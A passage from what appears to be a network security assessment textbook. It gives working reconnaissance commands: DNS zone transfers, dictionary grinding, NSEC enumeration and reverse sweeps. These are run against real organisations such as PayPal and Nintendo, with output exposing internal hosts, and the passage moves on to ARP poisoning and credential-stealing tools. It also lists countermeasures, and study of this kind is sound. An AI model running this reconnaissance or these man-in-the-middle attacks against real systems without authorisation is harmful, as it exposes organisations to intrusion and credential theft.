qa01-fl.qa.legacy.whois.net.    3600 IN   A      131.103.218.131
qa02-ca.qa.legacy.whois.net.    3600 IN   A      204.202.20.50
whois.net.                      900  IN   NS     glb-ns3.it.verio.net.
wisqlfld1.whois.net.            3600 IN   A      10.227.2.239
wisqlflq1.whois.net.            3600 IN   A      10.227.2.240
wisqlva1.whois.net.             3600 IN   A      198.171.79.130
www.whois.net.                  60   IN   CNAME  whois.net.
whois.net.                      3600 IN   SOA    nsx.NTX.net. system.NTX.net.
2014081401 86400 7200 2592000 3600
;; Query time: 252 msec
;; SERVER: 213.198.37.2#53(213.198.37.2)
;; WHEN: Tue Sep  9 22:11:19 2014
;; XFR size: 24 records (messages 1, bytes 805)
```

This DNS zone provides details of internal IP addresses of hosts including *dev.whois.net*. Upon identifying a server that supports zone transfer, you may query using an IP block and reveal valid PTR records (used to resolve IP addresses back to hostnames). Example 4-10 demonstrates how *dig* is used to perform a zone transfer of the 198.171.79.0/24 subnet with the same *glb-ns4.it.verio.net* name server.

*Example 4-10. Performing a zone transfer of 198.171.79.0/24*

```
$ dig @glb-ns4.it.verio.net 79.171.198.in-addr.arpa axfr

; <<>> DiG 9.8.3-P1 <<>> @glb-ns4.it.verio.net 79.171.198.in-addr.arpa axfr
; (1 server found)
;; global options: +cmd
79.171.198.in-addr.arpa.        86400 IN   SOA    ns1.secure.net.
hostmaster.secure.net. 2013120602 86400 7200 2592000 86400
79.171.198.in-addr.arpa.        86400 IN   NS     ns1.secure.net.
79.171.198.in-addr.arpa.        86400 IN   NS     ns2.secure.net.
102.79.171.198.in-addr.arpa.    86400 IN   PTR    va1-salsa02.ops.verio.net.
27.79.171.198.in-addr.arpa.     86400 IN   PTR    stngva1-dc02.corp.verio.net.
38.79.171.198.in-addr.arpa.     86400 IN   PTR    stngva1-dc01.corp.verio.net.
42.79.171.198.in-addr.arpa.     86400 IN   PTR    va1-itmail.it.verio.net.
47.79.171.198.in-addr.arpa.     86400 IN   PTR    va1-itmail01.it.verio.net.
48.79.171.198.in-addr.arpa.     86400 IN   PTR    va1-itmail02.it.verio.net.
50.79.171.198.in-addr.arpa.     86400 IN   PTR    va1-w8mon01.isg.win.smewh.net.
52.79.171.198.in-addr.arpa.     86400 IN   PTR    va1-w8mon02.isg.win.smewh.net.
54.79.171.198.in-addr.arpa.     86400 IN   PTR    va1-w8sql01.isg.win.smewh.net.
56.79.171.198.in-addr.arpa.     86400 IN   PTR    va1-w8sql02.isg.win.smewh.net.
62.79.171.198.in-addr.arpa.     86400 IN   PTR    stngva1-dc04.corp.verio.net.
69.79.171.198.in-addr.arpa.     86400 IN   PTR    va1-salsa01.ops.verio.net.
7.79.171.198.in-addr.arpa.      86400 IN   PTR    stngva1-dc03.corp.verio.net.
79.171.198.in-addr.arpa.        86400 IN   SOA    ns1.secure.net.
hostmaster.secure.net. 2013120602 86400 7200 2592000 86400
;; Query time: 222 msec
```

```
;; SERVER: 213.198.37.2#53(213.198.37.2)
;; WHEN: Tue Sep  9 22:33:53 2014
;; XFR size: 17 records (messages 1, bytes 584)
```

The PTR records in Example 4-10 reveal new domains and subdomains that can in-turn be fed back into other enumeration processes (e.g. zone transfers, and forward grinding attacks, as detailed in the following section).

# Forward DNS Grinding

If zone transfers are not permitted by the accessible name servers, active grinding attacks should be launched to identify valid DNS address records. Tactics that can be adopted are:

- Dictionary attack using A record requests
- NSEC and NSEC3 record enumeration

**Dictionary Attack**

The *fierce* utility within Kali Linux attempts a zone transfer against each authoritative name server for a domain, and then launches a forward DNS grinding attack using an inbuilt dictionary (*/usr/share/fierce/hosts.txt*). Example 4-11 shows the tool revealing hostnames within the *academi.com* domain.

*Example 4-11. Forward DNS grinding with fierce*

```
root@kali:~# fierce -dns academi.com
DNS Servers for academi.com:
    ns1.dnsbycomodo.net
    ns2.dnsbycomodo.net

Trying zone transfer first...
Unsuccessful in zone transfer (it was worth a shot)
Okay, trying the good old fashioned way... brute force

Now performing 2280 test(s)...
67.238.84.228 email.academi.com
67.238.84.242 extranet.academi.com
67.238.84.240 mail.academi.com
67.238.84.230 secure.academi.com
67.238.84.227 vault.academi.com
54.243.51.249 www.academi.com

Subnets found (may want to probe here using nmap or unicornscan):
    54.243.51.0-255 : 1 hostnames found.
    67.238.84.0-255 : 5 hostnames found.
```

Alternative tools for Unix-based platforms (including Apple OS X) that can be used to enumerate hostnames through forward grinding include:

- *knockpy* (https://github.com/guelfoweb/knock)
- *dnsenum* (https://github.com/fwaeytens/dnsenum)
- *dnsmap* (https://code.google.com/p/dnsmap/)
- *bfdomain.py* (http://blog.0x0lab.org/2011/12/dns-brute-force/)

- Nmap's *dns-brute* script (http://nmap.org/nsedoc/scripts/dns-brute.html)

In some scenarios, you will need to run the dictionary attack against a particular server. Example 4-12 demonstrates how to identify the authoritative DNS servers for the *academi.com* domain, prepare a dictionary file of hostnames (*/tmp/academi.txt*), and use *dig* to query a specific server (*ns2.dnsbycomodo.com*). It is common for subordinate name servers to be unhardened, and so testing each available DNS service is encouraged.

*Example 4-12. Using dig to perform forward grinding*

```
root@kali:~# dig academi.com ns +short
ns1.dnsbycomodo.net.
ns2.dnsbycomodo.net.
root@kali:~# cat /usr/share/fierce/hosts.txt | awk
'{printf("%s.academi.com\n",$1);}' > /tmp/academi.txt
root@kali:~# dig @ns2.dnsbycomodo.net -f /tmp/academi.txt +noall +answer
careers.academi.com.     200  IN   CNAME  academi.catsone.com.
email.academi.com.       3600 IN   A      67.238.84.228
extranet.academi.com.    7200 IN   A      67.238.84.242
mail.academi.com.        3600 IN   A      67.238.84.240
secure.academi.com.      7200 IN   A      67.238.84.230
vault.academi.com.       7200 IN   A      67.238.84.227
www.academi.com.         3600 IN   A      54.243.51.249
```

**NSEC and NSEC3 Enumeration**

Name servers supporting DNSSEC can be quizzed to reveal valid hostnames. Two Nmap scripts that automate this are *dns-nsec-enum* and *dns-nsec3-enum*. Example 4-13 demonstrates enumeration of PayPal hostnames using the approach (output stripped for brevity).

*Example 4-13. NSEC hostname enumeration using Nmap*

```
root@kali:~# nmap -sSU -p 53 --script dns-nsec-enum --script-args dns-nsec-
enum.domains=paypal.com ns3.isc-sns.info

Starting Nmap 6.46 ( http://nmap.org ) at 2014-09-09 01:48 UTC
Nmap scan report for ns3.isc-sns.info (63.243.194.1)
Host is up (0.0037s latency).
PORT   STATE SERVICE
53/tcp open  domain
53/udp open  domain
| dns-nsec-enum:
|   paypal.com
|     paypal.com
|     0cd20b6fe61233e4a24bf70f30c9ba46.paypal.com
|     _dmarc.paypal.com
|     _adsp._domainkey.paypal.com
|     ant2._domainkey.paypal.com
|     maps.dkim._domainkey.paypal.com
|     salesforce.dkim._domainkey.paypal.com
|     dphr2._domainkey.paypal.com
|     gfk._domainkey.paypal.com
|     gld2._domainkey.paypal.com
|     paypalcorp._domainkey.paypal.com
|     pp-dkim1._domainkey.paypal.com
|     pp-docusign1._domainkey.paypal.com
|     pp-dphr._domainkey.paypal.com
```

```
|     pp-eloqua._domainkey.paypal.com
|     pp-eloqua1._domainkey.paypal.com
|     pp-gapps._domainkey.paypal.com
|     pp-mailgun1._domainkey.paypal.com
|     pp2._domainkey.paypal.com
|     ppcorp2._domainkey.paypal.com
|     salesforce._domainkey.paypal.com
```

The entire dataset includes 753 entries. Upon extracting the names to */tmp/paypal.txt*, we can use *dig* to perform forward grinding, and then *awk* and *grep* to identify private addresses[16], as shown in Example 4-14.

*Example 4-14. Identifying private addresses using dig*

```
root@kali:~# dig @ns3.isc-sns.info -f /tmp/paypal.txt +noall +answer | awk
'{printf("%s %s\n",$5,$1);}' | grep -E '^(10\.)'
10.190.3.56 fallback-mx.paypal.com.
10.73.195.104 ffxadmin.paypal.com.
10.190.3.55 mx.paypal.com.
10.190.3.83 phx01monip01.phx.paypal.com.
10.190.65.153 phx01mreportdb01.phx.paypal.com.
10.190.65.153 phx01mreportdb01.paypal.com.
10.73.100.115 siteview.paypal.com.
10.74.100.115 siteview.paypal.com.
10.190.24.188 siteview.paypal.com.
```

Individual DNS records may also be obtained using *dig*, as shown in Example 4-15 (for *_sipfederationtls._tcp.paypal.com*). This query reveals the SRV record used for SIP federation within the organization (as consumed by Microsoft Lync, Cisco Unified Presence, and others), along with DNSSEC records that mitigate spoofing attacks.

*Example 4-15. Retrieving individual DNS records using dig*

```
$ dig @ns3.isc-sns.info _sipfederationtls._tcp.paypal.com any +noall +answer

; <<>> DiG 9.8.3-P1 <<>> @ns3.isc-sns.info _sipfederationtls._tcp.paypal.com any
+noall +answer
; (1 server found)
;; global options: +cmd
_sipfederationtls._tcp.paypal.com. 300 IN SRV 0 0 5061 siplb.paypal.com.
_sipfederationtls._tcp.paypal.com. 300 IN RRSIG SRV 5 4 300 20141006135741
20140906131658 11811 paypal.com.
p2YwplhbYlWCq5Lpw3iD+1PfkYJn//bNsvbBGZBwQpp4dbBTMa7DTyQB
LF/B35dbDwnMADdsjoxxzWKurcXPvOYE1nQN6mew+ZndcEoM7YKVXdba
BzR/SiMpElh4ZAiyMNVy6nBRPpwJbOPEQyqsMJ/9U4b7jlvuUboB8o9a ZZA=
_sipfederationtls._tcp.paypal.com. 60  IN NSEC  _sip._tls.paypal.com. SRV RRSIG
NSEC
_sipfederationtls._tcp.paypal.com. 60  IN RRSIG NSEC 5 4 60 20141006141217
20140906134522 11811 paypal.com.
eNGi3sM4IRMSrPQ8I9vOPfLUDc48bDMi6DXR3NUEkWV+wdq0UpVCyHfh
qTDQXR0S2GrqhZdY+1jXb9O6hu2Zc5ADtKKEePvfwuskumWFt/kNC+9L
VAmP8b+91cWY7QTOVfA/134Sd/gy/14NVyGJGzqMiIZ7dIoaLR5ZhAF5 88c=
```

[16] RFC 1918

## Reverse DNS Sweeping

Upon building a list of IP network blocks used by the target organization, reverse sweeping can be used to reveal hostnames. Within Nmap, you may use the `-sL` flag, along with *grep* and *awk* to format the results, as shown in Example 4-16.

*Example 4-16. Using Nmap to perform reverse DNS sweeping*

```
$ nmap -sL 205.166.76.0/24 | grep "(" | awk '{printf("%s %s\n",$5,$6);}'
proxy1.nintendo.com (205.166.76.3)
noa3dns-w.nintendo.com (205.166.76.8)
mail.gamecubepower.com (205.166.76.9)
proxy2.nintendo.com (205.166.76.13)
proxy3.nintendo.com (205.166.76.15)
smtpout.nintendo.com (205.166.76.16)
www.nintendo.com (205.166.76.26)
cmail.nintendo.com (205.166.76.35)
wkstn.nintendo.com (205.166.76.69)
border.nintendo.com (205.166.76.79)
www.returns.nintendo.com (205.166.76.92)
email.nintendo.com (205.166.76.95)
smtpgw1.nintendo.com (205.166.76.97)
mail.nintendo.com (205.166.76.98)
store.nintendo.com (205.166.76.99)
gwsmtp.nintendo.com (205.166.76.109)
service.nintendo.com (205.166.76.129)
dns1.nintendo.com (205.166.76.132)
dns2.nintendo.com (205.166.76.133)
gateway.nintendo.com (205.166.76.136)
smtpgw2.nintendo.com (205.166.76.164)
wwwmail.pokemon-tcg.com (205.166.76.167)
qaretail.siras.com (205.166.76.195)
venus.siras.com (205.166.76.196)
router.siras.com (205.166.76.197)
proxync.nintendo.com (205.166.76.200)
sgate.nintendo.com (205.166.76.213)
mercury.siras.com (205.166.76.253)
```

This process often reveals new domains and subdomains, which should be fed into further web searches and DNS queries to identify further systems of interest. By modifying the name server value within your local */etc/resolv.conf* file, you can also query particular DNS servers.

Using the Hurricane Electric BGP Toolkit, you can also obtain the DNS records for a given IP range, as shown in Figure 4-13. The `PTR` records are authoritative and relate to the target environment, however the `A` records should be taken with a pinch of salt, as they could stem from an error in a different DNS zone.

< NSA3e_ch04_fig_4_13.tiff >

*Figure 4-13. Mapping DNS using the HE BGP Toolkit*

Building a list of valid hostnames within an environment is particularly useful when testing web server endpoints later. Load balancers and reverse proxies are commonplace, which, if misconfigured, allow

adversaries to access web applications through providing valid *Host* header values within HTTP 1.1 requests.

## IPv6 Host Enumeration

Available IPv6 services may be identified through DNS querying via AAAA requests. Example 4-17 demonstrates the *dnsdict6* utility found within Kali Linux used to identify IPv6 address of common names within the *ripe.net* domain.

*Example 4-17. IPv6 address enumeration via forward grinding*

```
root@kali:~# dnsdict6 -s -t 32 ripe.net
Starting DNS enumeration work on ripe.net. ...
Starting enumerating ripe.net. - creating 32 threads for 100 words...
Estimated time to completion: 1 to 1 minute
dns.ripe.net. => 2001:67c:e0::6
ftp.ripe.net. => 2001:67c:2e8:22::c100:68c
fw.ripe.net. => 2001:67c:2e8:1::1
ns.ripe.net. => 2001:67c:e0::6
portal.ripe.net. => 2001:67c:2e8:22::c100:6a2
irc.ripe.net. => 2001:67c:2e8:11::c100:1302
mailhost.ripe.net. => 2001:67c:2e8:1::c100:168
ipv6.ripe.net. => 2001:67c:2e8:22::c100:68b
www.ripe.net. => 2001:67c:2e8:22::c100:68b
ntp.ripe.net. => 2001:67c:2e8:14:ffff::229
webmail.ripe.net. => 2001:67c:2e8:11::c100:1355
imap.ripe.net. => 2001:67c:2e8:1::c100:168
```

Depending on the name server configuration, you may also use *dnsrevenum6* to identify valid hostname and IPv6 address pairs, as shown in Example 4-18 (the first argument is the target name server to perform grinding against, followed by the IPv6 network).

*Example 4-18. Reverse grinding using dnsrevenum6*

```
root@kali:~# dnsrevenum6 pri.authdns.ripe.net 2001:67c:2e8::/48
Starting DNS reverse enumeration of 2001:67c:2e8:: on server pri.authdns.ripe.net.
Found: 2001:67c:2e8:1::1 is gw.office.ripe.net.
Found: 2001:67c:2e8:1::c100:105 is vifa-1.ipv6.office-lb-1.ripe.net.
Found: 2001:67c:2e8:1::c100:106 is vifa-1.ipv6.bigip-3600-1.ripe.net.
Found: 2001:67c:2e8:1::c100:107 is vifa-1.ipv6.bigip-3600-2.ripe.net.
Found: 2001:67c:2e8:1::c100:10c is pademelon.ripe.net.
Found: 2001:67c:2e8:1::c100:10d is dingo.ripe.net.
Found: 2001:67c:2e8:1::c100:10e is koala.ripe.net.
Found: 2001:67c:2e8:1::c100:114 is desman.ripe.net.
Found: 2001:67c:2e8:1::c100:115 is jaguar.ripe.net.
Found: 2001:67c:2e8:1::c100:116 is db-www3.ripe.net.
Found: 2001:67c:2e8:1::c100:118 is bulbul.ripe.net.
Found: 2001:67c:2e8:1::c100:119 is buldog.ripe.net.
Found: 2001:67c:2e8:1::c100:11a is pumapard.ripe.net.
Found: 2001:67c:2e8:1::c100:11b is urutu.ripe.net.
Found: 2001:67c:2e8:1::c100:11c is int.db.ripe.net.
Found: 2001:67c:2e8:1::c100:11d is dropbear.ripe.net.
Found: 2001:67c:2e8:1::c100:11e is db-int-2.ripe.net.
Found: 2001:67c:2e8:1::c100:11f is moth.ripe.net.
Found: 2001:67c:2e8:1::c100:122 is pulpo.ripe.net.
Found: 2001:67c:2e8:1::c100:123 is iguana.ripe.net.
Found: 2001:67c:2e8:1::c100:124 is nik-sus-1.ripe.net.
Found: 2001:67c:2e8:1::c100:125 is tel-sus-1.ripe.net.
```

```
Found: 2001:67c:2e8:1::c100:126 is tonton.ripe.net.
```

## Cross-Referencing DNS Datasets

Three web sites that can be used to cross-reference mail servers, name servers, and individual IP addresses to domains and hostnames are *mxlist.net*, *nslist.net*, and *iplist.net*. Figures 4-14 and 4-15 demonstrate how the sites can be used to show all of the domains served by *mail1.cia.gov* and *gtm-west.nintendo.com*. You can also use the *iplist.net* utility to show the known DNS hostnames for a given IP address, as shown in Figure 4-16.

< NSA3e_ch04_fig_4_14.tiff >

*Figure 4-14. Querying mxlist.net*

< NSA3e_ch04_fig_4_15.tiff >

*Figure 4-15. Querying nslist.net*

< NSA3e_ch04_fig_4_16.tiff >

*Figure 4-16. Querying iplist.net*

# SMTP Probing

Mail gateways support the transmission of mail across networks via SMTP. Simply sending an email message to a nonexistent address at a target domain often reveals useful internal network information through a *non-delivery notification* (NDN). Example 4-19 shows how email sent to a user account that doesn't exist within the *nintendo.com* domain spawns an NDN, which reveals internal network information.

*Example 4-19. An undeliverable mail transcript from nintendo.com*

```
Generating server: noa.nintendo.com

blahblah@nintendo.com
#550 5.1.1 RESOLVER.ADR.RecipNotFound; not found ##

Original message headers:

Received: from ONERDEDGE02.one.nintendo.com (10.13.20.35) by
 onerdexch08.one.nintendo.com (10.13.30.39) with Microsoft SMTP Server (TLS)
 id 14.3.174.1; Sat, 26 Apr 2014 16:52:22 -0700
Received: from barracuda.noa.nintendo.com (205.166.76.35) by
 ONERDEDGE02.one.nintendo.com (10.13.20.35) with Microsoft SMTP Server (TLS)
 id 14.3.174.1; Sat, 26 Apr 2014 16:51:22 -0700
X-ASG-Debug-ID: 1398556333-0614671716199b0d0001-zOQ9WJ
Received: from gateway05.websitewelcome.com (gateway05.websitewelcome.com
[69.93.154.37]) by barracuda.noa.nintendo.com with ESMTP id xVNPkwaqGgdyH5Ag
for <blahblah@nintendo.com>; Sat, 26 Apr 2014 16:52:13 -0700 (PDT)
X-Barracuda-Envelope-From: hacker@example.org
X-Barracuda-Apparent-Source-IP: 69.93.154.37
```

The following data in this transcript is useful:

- Internal hostnames, IP addresses, and subdomain layout
- The mail server is running Microsoft Exchange Server 2010 SP3
- A Barracuda Networks device is used to perform content filtering

With a Google search of "exchange 14.3.174.1" we find that this Microsoft Exchange 2010 server is patched to SP3 with Update Rollup 4 installed. A full list of build numbers and the respective patch levels is available from Microsoft[17].

Ben Williams of NCC Group presented research at Black Hat USA 2014[18] that leveraged this verbose behavior to reveal email content filtering policy of a mail gateway.

# Automating Enumeration

Table 4-6 lists a number of tools that support Internet-based network and host enumeration from a single interface, adopting many of the tactics outlined in this chapter. To achieve the best coverage, a combination of manual and automated testing is advised.

*Table 4-6. Utilities that perform automated enumeration*

| Name | Platform(s) | URL |
|---|---|---|
| Discover | Kali Linux | https://github.com/leebaird/discover |
| ThreatAgent | Web-based | http://www.threatagent.com |
| SpiderFoot | Windows, Linux | http://www.spiderfoot.net |
| Yeti | Java | http://spyeti.blogspot.com |
| TheHarvester | Kali Linux | http://www.edge-security.com/theharvester.php |
| SEAT | Linux | http://midnightresearch.com/projects/search-engine-assessment-tool/ |

# Enumeration Technique Recap

What follows is an overview of Internet-based querying techniques and their application:

Web searches

> Using Google, Netcraft, SHODAN, Linkedin, PGP key servers, and other sites to perform searches against known domain names and IP blocks to identify personnel, hostnames, domain names, and useful data residing on exposed web servers.

WHOIS querying

> Querying domain and IP registries to retrieve network block, routing, and contact details related to the target networks and domain names. IP WHOIS querying

[17] https://social.technet.microsoft.com/wiki/contents/articles/240.exchange-server-and-update-rollups-build-numbers.aspx

[18] https://www.nccgroup.com/media/481438/presentation-1-bw.pdf

provides information relating to the sizes of reserved network blocks (useful later when performing intrusive network scanning) and AS number details.

BGP enumeration

Cross-referencing AS numbers with BGP sites to enumerate the associated IP blocks under the AS, and then feeding these details back into other query paths (such as DNS or further WHOIS querying).

DNS querying

Querying accessible name servers to enumerate domains, subdomains, hostnames, and nonpublic IP address details. Misconfigured DNS servers also serve zone files that categorically list subdomains, hostnames, operating platforms of devices, and internal network details.

SMTP probing

Sending mail to nonexistent accounts target domains to map internal network space by analyzing the responses from the SMTP system and its components (including relay servers and content filtering appliances).

# Enumeration Countermeasures

Use the following checklist of countermeasures to effectively configure your Internet-facing systems so that they do not leak sensitive information to adversaries:

- Harden web servers by disabling directory indexing for directories that don't contain *index.html* or similar files (*default.asp* under Microsoft IIS, for example), and use *robots.txt* directives on peripheral servers (i.e. those that you don't wish to be indexed by Google and other search engines) to prevent indexing of content.
- Do not rely on *robots.txt* directives to protect sensitive web server content.
- Use a generic, centralized network administration contact detail (e.g. the IT help desk) in WHOIS databases and TLS certificates, to prevent social engineering and war dialing attacks against IT departments from being effective.
- Configure name servers to disallow DNS zone transfers to untrusted hosts, and then test your network (i.e. port scan for TCP and UDP port 53) from the Internet to identify rogue name servers.
- Prune DNS zone files so that unnecessary information is not disclosed (primarily nonpublic IP address and hostname details) and DNS grinding attacks are not effective. Ideally, `PTR` records should only be used if absolutely needed (for SMTP mail servers and other critical systems that need to resolve both ways).
- Ensure that unnecessary records (e.g. `HINFO`) don't appear in DNS zone files.
- Configure SMTP servers to not send non-delivery notifications upon encountering problems (e.g. nonexistent mailbox), which will prevent attackers from enumerating the internal mail servers and configuration.
- Consider and review your IPv6 networks and DNS configuration (if any).

# 5

# Local Network Discovery

This chapter describes the tactics used to evaluate local network configuration. Goals include enumeration of available resources from a local perspective, and exploitation of weaknesses to gain access to data.

Protocols described here are non-routable (using the data link layer and local broadcast addresses), and so may only be evaluated from the local network. You will find yourself in one of two situations during testing: either that you are onsite and have physical access to network ports, or that you have secured remote access to a system elsewhere. Some of the attacks discussed here require physical network access, but most do not.

## Data Link Protocols

Ethernet is widely used as the underlying physical and data link layer format, as defined by the IEEE 802.3 and 802.2 standard working groups. A number of useful enhancements are often adopted in environments, as ratified by the IEEE 802.1 group:

- 802.1D (spanning tree protocol)
- 802.1Q (VLAN bridges)
- 802.1X (port-based network access control)

Many proprietary extensions also exist, defined and used by vendors including Cisco. The relationship between 802.3, 802.2, and 802.1 standards, proprietary protocols, IP, and the OSI model is shown in Figure 5-1. Although other data link standards (e.g. 802.11) are out-of-scope, many of the attack tactics described here apply.





*Figure 5-1. The physical, data link, and network layers*

## 802.3 Ethernet Testing

Ethernet is susceptible to passive network sniffing and active attack (primarily through ARP cache poisoning and CAM table overflow), resulting in the compromise of traffic between peers.

During manufacture, network adapters are each programmed with a unique 48-bit MAC address. These addresses are used within IEEE 802 networks (including 802.3 Ethernet and 802.11 Wi-Fi) so that local systems may address one another, and their interfaces process content destined only for them. The MAC filter of a network adapter may be removed by enabling *promiscuous mode*—resulting in all frames received, regardless of destination, being processed. Tools including Wireshark[1] enable promiscuous mode and display captured network traffic, as described in the subsequent section.

### Passive Network Sniffing

During a local network assessment exercise, a good starting point is to run a sniffer and evaluate the material exposed by the local network. Figure 5-2 shows Wireshark running on an Ethernet interface.

[1] https://www.wireshark.org





*Figure 5-2. Wireshark used to sniff local traffic*

Within this example, we see that Wireshark records the following:

- Wellfleet Breath of Life (BOFL) frames
- Simple Service Discovery Protocol (SSDP) broadcast packets
- Microsoft computer browser service announcements
- ARP requests and replies
- An 802.1X EAPOL start frame
- Dropbox discovery broadcasts

We learn details of IP ranges, subnet sizes, MAC addresses, and hostnames by reviewing captured frames and packets. In some cases, if the network is misconfigured or switching fabric under stress, sensitive material may be captured via passive network sniffing.

If the network is configured properly, you will only see broadcast frames, packets, and material destined for your MAC address. To compromise traffic sent between other hosts in a switched Ethernet environment, you should consider active attack tactics, as follows.

### ARP Cache Poisoning

ARP (*Address Resolution Protocol*) is used within local networks to map IPv4 addresses to underlying MAC addresses. Example 5-1 demonstrates Normal ARP operation captured by *tcpdump*. In this case, 192.168.0.1 resolves and sends an ICMP echo request (*ping*) to 192.168.0.10. First, an ARP *who-has* message is broadcast to the network, next, the destination host responds (using an ARP *is-at* reply, providing its MAC and IP addresses), and the ICMP operation is completed over IP.

*Example 5-1. ARP and ICMP traffic captured with tcpdump*

```
root@kali:~# tcpdump -ennqti eth0 \( arp or icmp \)
tcpdump: listening on eth0
0:80:c8:f8:4a:51 ff:ff:ff:ff:ff:ff : arp who-has 192.168.0.10 tell 192.168.0.1
```

```
0:80:c8:f8:5c:73 0:80:c8:f8:4a:51 : arp reply 192.168.0.10 is-at 0:80:c8:f8:5c:73
0:80:c8:f8:4a:51 0:80:c8:f8:5c:73 : 192.168.0.1 > 192.168.0.10: icmp: echo request
0:80:c8:f8:5c:73 0:80:c8:f8:4a:51 : 192.168.0.10 > 192.168.0.1: icmp: echo reply
```

Each host maintains a cache of recently mapped IP and MAC address pairs. The contents of the cache can be reviewed using the *arp -a* command within most operating systems, as shown by Example 5-2.

*Example 5-2. Displaying local ARP cache contents*

```
root@kali:~#  arp -a
? (192.168.0.1) at 0:80:c8:f8:4a:51 [ether] on eth0
? (192.168.0.10) at 0:80:c8:f8:5c:73 [ether] on eth0
? (192.168.0.35) at 4:f1:3e:e1:a7:c9 [ether] on eth0
? (192.168.0.53) at 78:fd:94:1d:2f:aa [ether] on eth0
? (192.168.0.180) at 34:2:86:7c:63:b1 [ether] on eth0
```

ARP is stateless and lacks authentication. As such, the protocol is vulnerable to poisoning by sending unsolicited ARP replies to local hosts. By injecting his MAC address into the ARP caches of victim systems, an adversary can perform man-in-the-middle, as demonstrated by Figure 5-3. In this case, the caches of systems A and B are poisoned with the MAC address of E.





*Figure 5-3. ARP cache poisoning in a local network*

To compromise traffic in both directions between peers (e.g. a host and its local gateway), IP forwarding is first enabled on the attacker's system, and unsolicited ARP replies are then sent to poison the respective ARP caches. Tools including Cain & Abel[2] and Ettercap[3] automate this process. Upon achieving man-in-the-middle, a number of utilities may be used to obtain data and secrets, including:

[2] http://www.oxid.it/cain.html

[3] https://ettercap.github.io/ettercap/

- *sslstrip*[4] (downgrading HTTPS sessions)
- *easy-creds*[5] (used to glean credentials from Ettercap, *ssltrip*, and others)
